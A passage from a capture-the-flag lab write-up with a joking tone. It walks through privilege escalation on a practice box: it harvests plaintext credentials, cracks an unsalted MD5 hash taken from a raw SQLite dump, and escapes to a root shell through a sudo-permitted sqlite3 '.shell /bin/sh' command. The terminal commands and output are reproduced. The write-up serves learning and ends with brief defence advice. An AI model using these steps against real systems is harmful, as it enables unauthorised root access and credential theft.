Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```



Well, we were treated to a captivating sight.



See all these hashes? The lab's creators must have figured that anyone who made it to this page was dying to crack them. They even thoughtfully tagged the description of this machine with "Hash Cracking." And of course, we have nothing better to do than diligently plow through these twenty or so hashes one by one, in search of… wait a minute.



Just look at this mess. I told you—they love to make a mockery of people. Did I say that? I did.

Login: **devadmin14**
Password: **secureADMINpass001**

Well, with that, we can consider this part of the lab successfully completed. We've gnawed our way through the wickedness of this box's creators, and an exciting adventure awaits us ahead…

Privilege escalation

Of course, the first thing we should do after connecting via SSH is to collect flag-user.txt

```
ip-10-0-6-240:~$ ls -la
total 28
drwx------    1 devadmin14 devadmin14      4096 Aug 30 23:30 .
drwxr-xr-x    1 root     root          4096 Sep 26  2025 ..
-rw-------    1 devadmin14 devadmin14        23 Aug 30 23:30 .ash_history
-rw-r--r--    1 devadmin14 devadmin14        44 Sep 26  2025 db_config.ini
-rw-rw-r--    1 devadmin14 devadmin14        37 Feb 28  2025 flag-user.txt
```

The second thing we should do is raise our eyebrows in surprise when we see the db_config.ini file right next to it.

```
ip-10-0-6-240:~$ cat db_config.ini
[database]
user=sqluser
password=sqlpass123
```

Which contained the connection credentials for the user “sqluser”

Login: **sqluser**
Password: **sqlpass123**

The third thing we should do is, of course, log in as the user mentioned above.

```
ip-10-0-6-240:~$ su sqluser
Password:
/home/devadmin14 $ whoami
sqluser
```

Well, that's lovely. Let's see what's interesting in /home

```
/home/devadmin14 $ ls -la /home
total 36
drwxr-xr-x    1 root     root          4096 Sep 26  2025 .
drwxr-xr-x    1 root     root          4096 Aug 30 23:29 ..
drwx------    1 devadmin14 devadmin14      4096 Aug 30 23:30 devadmin14
drwx------    1 sqladmin sqladmin      4096 Sep 26  2025 sqladmin
drwx------    1 sqluser  sqluser       4096 Aug 30 23:35 sqluser
```

Well, okay, looks like we’re in for a real multi-step… adventure here. It’s really exciting to switch from one user to another, isn’t it?

To start with, I tried running `sudo -l`. No luck. Then I tried to find out if there were any files on this server with the SUID bit set.

find / -perm -4000 2>/dev/null

```
ip-10-0-15-244:~$ find / -perm -4000 2>/dev/null
/bin/busybox
/usr/bin/crontab
/usr/bin/sudo
```

Not that many. Let's see if there are any among them that we can use for privesc.

```
ip-10-0-15-244:~$ ls -l /bin/busybox
-rwsr-xr-x    1 root     root        919304 May 26  2025 /bin/busybox
ip-10-0-15-244:~$ ls -l /usr/bin/crontab
-rwsr-x---    1 root     wheel        67320 May 30  2024 /usr/bin/crontab
ip-10-0-15-244:~$ ls -l /usr/bin/sudo
-rwsr-xr-x    1 root     root        203640 Jul 26  2025 /usr/bin/sudo
ip-10-0-15-244:~$
```

Unfortunately, no. None of them can be run by any of the users we've already taken control of or can take control of (except for root).

However, since we're not just some random user but **sqluser**, this clearly suggests that the privilege escalation is most likely related to the database. And anyway, we should eventually track down that very database.

find / -name "*.db" 2>/dev/null (A lazy hacker didn't feel like working hard for the sake of a lazy lab author)

```
ip-10-0-15-244:~$ find / -name "*.db"  2>/dev/null
/opt/database/database.db
```

Cool—let's see what secrets it holds.

```
=By police leave stock together event onto.2021-02-09 21:53:437\73
                                                    @@@Q@Cultural right sound.2021-05-13 14:15:
18K[_3@@
=p@Suffer major quite these why performance.2023-11-30 06:15:44DZQ3@@@\(@@How newspaper section mother area.20
24-07-21 06:28:48KY_3
                  @@@Challenge fine should hope go care green.2023-07-28 15:24:48GXW3@@@p@@
=Well along kid son talk give between.2025-01-28 04:31:20LWa3▒@7@@@@@@Practice seek pressure pressure situatio
n.2021-01-09 21:15:500V +3@@@G@{Use at society.2022-02-05 10:25:07UUs3@@k@\)Ground detail everyone enough ima
gine really sound.2023-10-20 13:34:16?TG3,@@@z@G@Wrong dream candidate simply.2021-06-26 14:45:33?SG3%@@z@@@Ch
ance bed another professor.2024-03-22 14:45:50CRO3@@fffffLight great defense hand article.2023-11-14 18:32:32
DQQ3
@@@Get raise person there ten school.2022-12-08 02:22:37KP_3▒@@@\)Only huge traditional poor report during.20
@Decision building both environment pick use be mother.2021-10-16 01:18:35=MC3@@@@@@@Listen six building ener
gy.2024-08-07 22:22:56ULs3@@L@@@@Since garden ability shoulder avoid begin cultural.2021-05-23 05:02:46<KA@@2@
@@@@Happen friend yes project.2020-06-08 06:52:505J33 @@oz@G@Watch Mr sort near.2023-01-27 17:11:24<IA32@@@=p@
@
Attack sister those begin.2020-05-30 14:23:14EHS3 @@e@z@G@Everything tax enter young society.2024-01-01 01:07:
57IG[3@@@
=p@@Mr young too strategy open between far.2021-02-24 03:59:43CFO3#@@#Q@@Single turn effect save six land.202
2-01-31 15:16:49OEg3@@x@@O@@@Present threat parent PM research girl large.2023-06-01 19:32:16JD]3-@@@@@RPhysica
l chance spring situation leader.2024-05-28 18:12:43KC_3$@@@\)City home morning adult fact cut concern.2022-0
5-11 17:00:25ABK3@y@
=qAssume field face ago when law.2020-06-28 14:37:08>AE3)@@@@@Mean section name statement.2024-08-08 07:43:26
K@ 3/@@)@@@@@Song site human might window fire decide.2023-04-03 00:27:474?132@@@G@{Result weight new.2021-07-
14 15:05:43;>?3@@@33333Other voice though argue.2020-01-13 17:15:00Y={3 @@z
=p@@Appear American which participant focus lawyer article.2024-07-22 00:06:35a<@       3'@@c&ffffCommunity th
is move officer Republican heart government radio.2021-04-16 02:28:46K; 3@@ap@@
=Federal forward day quality already grow.2021-12-16 08:08:568:93/@@s@@Q@@Various stay only how.2024-02-16 04:
K@@yK,Mold_admin34e541102b00fea03c343ddc5872af98+Msqladmin6e70d06760276024943e0ec1339ef527+Mdbtestere704ce44d4
b5ce635a7d797195024081+Mtestuser60849f5dba5a5fa98a180e25a1a9a2f2ip-10-0-15-244:~$
```


Holy shit. Baby, we've just found a secret CIA archive! No, it's a secret Illuminati archive! NO it's a secret VATICAN archiv…. Wait, but the Vatican doesn't have any digital archives… You know what? It's just a piece of gibberish. But, at least (at the VERY least!) we obtained some MD5 hash for the password we need. Look at this.

Mold_admin34e541102b00fea03c343ddc5872af98+Msqladmin6e70d06760276024943e0ec1339ef527+Mdbtestere704ce44d4b5ce635a7d797195024081+Mtestuser60849f5dba5a5fa98a180e

We're only interested in one line here:

sqladmin 6e70d06760276024943e0ec1339ef527

This can be cracked very quickly because it's an MD5 hash without salt. Let's head over to everyone's favorite crackstation.net



And we've got the password **sqlvb60foxpro**


Let's log in.

```
sqladmin@34.243.37.1's password:
Welcome to the FortiPy!
ip-10-0-9-40:~$ whoami
sqladmin
ip-10-0-9-40:~$ sudo -l
Matching Defaults entries for sqladmin on ip-10-0-9-40:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sqladmin:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User sqladmin may run the following commands on ip-10-0-9-40:
    (ALL) NOPASSWD: /usr/bin/sqlite3 /opt/database/database.db
```

Thank you, oh generous sir, I've finally discovered the one and only way to elevate privileges that I've been allowed to use!

To learn how to elevate privileges using sqlite3, let's head over to the GTFOBins website, since that's where they describe how to transform a trembling creature into an all-powerful root user, without having to torture the server owner…

The site was built by real hackers, which is why it's not green on black, but red on black—just like my eyes at three in the morning, after hours of torment with this damned lab…



sudo sqlite3 /dev/null '.shell /bin/sh'

```
ip-10-0-9-40:~$ sudo sqlite3 /dev/null '.shell /bin/sh'
[sudo] password for sqladmin:
Sorry, user sqladmin is not allowed to execute '/usr/bin/sqlite3 /dev/null .shell /bin/sh' as root on ip-10-0-9-40.eu-west-1.compute.internal.
```

And… it doesn't work.
Do you know why? Because there's an argument written in `sudo -l` that we can't ignore.

/usr/bin/sqlite3 /opt/database/database.db


That's exactly how you have to launch it—and no other way. It simply won't work any other way.

```
ip-10-0-9-40:~$ sudo /usr/bin/sqlite3 /opt/database/database.db
SQLite version 3.49.2 2025-05-07 10:39:52
Enter ".help" for usage hints.
sqlite> whoami
   ...>
```

Okay, it refuses to admit that it's given up until the very end. Not that I expected anything else…
(I'm just kidding—in reality, it won't give up the status anyway, because we're not in the shell yet.)

```
sqlite> .shell /bin/sh
/home/sqladmin #
```

Do you see this?



I'M FUCKING ROOT!!!

```
/home/sqladmin # ls /root
flag-root.txt
```

Conclusion

The lab isn't so much difficult as it is intentionally complicated. It wasn't designed for learning, but to make people run around in circles, get angry, and throw their keyboards at their monitors.

Someone might say, “Dude, it’s exactly the same in real life.” No, in real life, no one would clutter a website with fully protected (and useless) endpoints, deliberately leaving just one vulnerable to a specific vulnerability—and nothing else.

In reality, no one would leave a list of useless hashes with a single unencrypted password near the end. And no one would leave an unprotected database filled with junk from top to bottom, with weakly encrypted passwords left as the cherry on top. Or maybe I’m just still too optimistic about humanity?...

How to protect

To protect against Server-Side Template Injection (SSTI) vulnerabilities, always use input validation and sanitization to filter out harmful characters and patterns before incorporating user input into templates.
Additionally, employ context-aware escaping and keep template engines updated with the latest security patches.
That’s all.